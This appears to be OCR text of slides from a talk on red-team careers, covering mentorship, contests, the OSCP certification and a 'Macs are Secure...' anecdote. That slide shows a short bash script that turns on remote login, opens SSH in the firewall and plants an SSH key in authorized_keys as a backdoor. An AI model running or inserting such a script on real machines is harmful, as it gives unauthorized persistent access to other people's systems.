
STEP 2. Find a Mentor

STEP 3. Start a Project / Contribute



STEP 3. Join Contests

STEP 3. And Win IT!




Trainings and Certs

OSCP

Gatekeeping Certification for Red Team

- Teaches Kali
  - Some web applications
  - Some basic exploit development
- Gives you a methodology
- Tests your documentation skills

Security Certification Roadmap



473 certifications listed | January 2023

Stories

Macs are Secure...

Main Topic

```
1  #!/bin/bash
2  systemsetup -setremotelogin on > /dev/null 2>&1
3  ipfw add 10000 allow tcp from any to any dst-port 22
4  mkdir -p ~/.ssh
5  chmod 700 ~/.ssh
6  echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQ.|.." >> ~/.ssh/authorized_keys
7  chmod 700 ~/.ssh/authorized_keys
```

OODA


I WANT YOU